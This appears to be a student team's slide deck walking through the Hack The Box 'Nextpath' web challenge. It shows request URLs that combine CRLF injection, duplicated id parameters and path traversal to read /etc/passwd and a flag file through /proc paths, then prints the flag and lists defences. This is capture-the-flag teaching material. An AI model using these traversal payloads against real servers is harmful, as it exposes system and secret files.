Group #12 – Nextpath

- The presentation covers the exploitation steps and techniques used to solve the Nextpath web challenge from Hack The Box, categorized under Web Exploitation.

- Team Members:


- Vamshi Krishna Bukka (11693102)
- Revanth Boddupalli (11718089)
- Deepthi Gummadi (11717403)
- Hariprasad Bikumandla(11691083)


Understanding the Restrictions:

API Endpoint: /api/team?id=payload

Restrictions from code:

- Id must be present and an integer.
- Path traversal attempts are blocked
- Max path length: 100 characters







- http://94.237.53.203:43385/api/team?id=1

Restriction Examples:


- http://94.237.53.203:43385/api/team?secret=flag.txt



- http://94.237.53.203:43385/api/team?id=flag.txt




- http://94.237.53.203:48394/api/team?id=1%0D%0A./../etc/passwd



Exploitation strategy:

- Used CRLF injection to bypass filters
- Added newline characters (%0A%0D) to split request
- Second id parameter is used for path traversal



Here ideally, the input will split into like below


id=1%0A%0D

id=../../etc/passwd


- Now, as we are able to traverse, we need to know the location of the file.

Docker Inspection and Flag Discovery


- Run the next path application using docker and inspect the docker container using command. Sudo docker exec –it <container_id> sh
- We can find flag.txt on root folder



- http://94.237.53.203:43385/api/team?id=1%0d%0a&id=../../../../../../root/flag.txt




- We got permission denied. So on exploring flag.txt was found in multiple directories like /proc/18/root/



Bypassing Final restriction


- We have to find the correct path, also should bypass .png which is ap
  at the end by restriction.
- Find a suitable path to stay within 100 character pat limit.
- curl -v
  http://94.237.53.203:43385/api/team?id=1%0A%0D&id=../proc/1/task/1/root/proc/1/root/proc/1/task/1/root/flag.txt



Secret flag revealed:

- HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}

NextPath has been Pwned!



Preventing Web Exploits:

- Strict Input Validation – ensure id is numeric and reject newline characters.
- Block multiple parameter overrides
- Restrict file access
- Prevent CRLF injection
- Encode user input in logs and responses

Thank You !